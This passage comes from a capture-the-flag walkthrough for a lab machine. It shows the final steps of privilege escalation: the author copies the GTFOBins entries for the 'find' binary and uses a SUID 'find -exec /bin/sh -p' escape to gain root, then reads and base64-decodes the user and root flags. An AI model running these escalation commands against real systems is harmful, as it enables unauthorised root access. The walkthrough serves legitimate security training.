
As you go to the ‘home’ directory and ‘ls’ then you will another directory names ‘c0ldd’, ‘cd’ into ‘c0ldd’ and you will find a user.txt file,if you try to open it you will see permission denied.

```
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$
```

❖ Step 17:


Go to your browser and search for “GTFObins”

After entering the site, you will see this page.



❖ Step 18:

Now for privilege escalation type the following command in the shelland see the list of binary files which is provided by the root.



❖ Step 19:

Now in GTFObins search for ‘find’, so that we can exploit the find binary.

.. / find

Star 8,264

Shell | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

❖ Step 20:

From the above options we are going to use './find . -exec /bin/sh -p \; -quit' to exploit the find binary.

```
$ usr/bin/find . -exec /bin/sh -p \; -quit

ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

now at least line after running id we can see we have root permission now


❖ Step 21:

Now go and try to access that file again

```
cd home
ls
c0ldd
cd c0ldd
ls
user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

❖ Step 22:

Go to your browser and open CyberChef and paste the user.txt to getthe decoded BASE64 text, then paste it on google translation




❖ **Step 23:**

Now go to root directory and open the file present there

```
$ /usr/bin/find . -exec /bin/sh -p \; -quit
cd root
ls
root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
```

Now to the same thing and translate with google translate



Hence this machine is completed.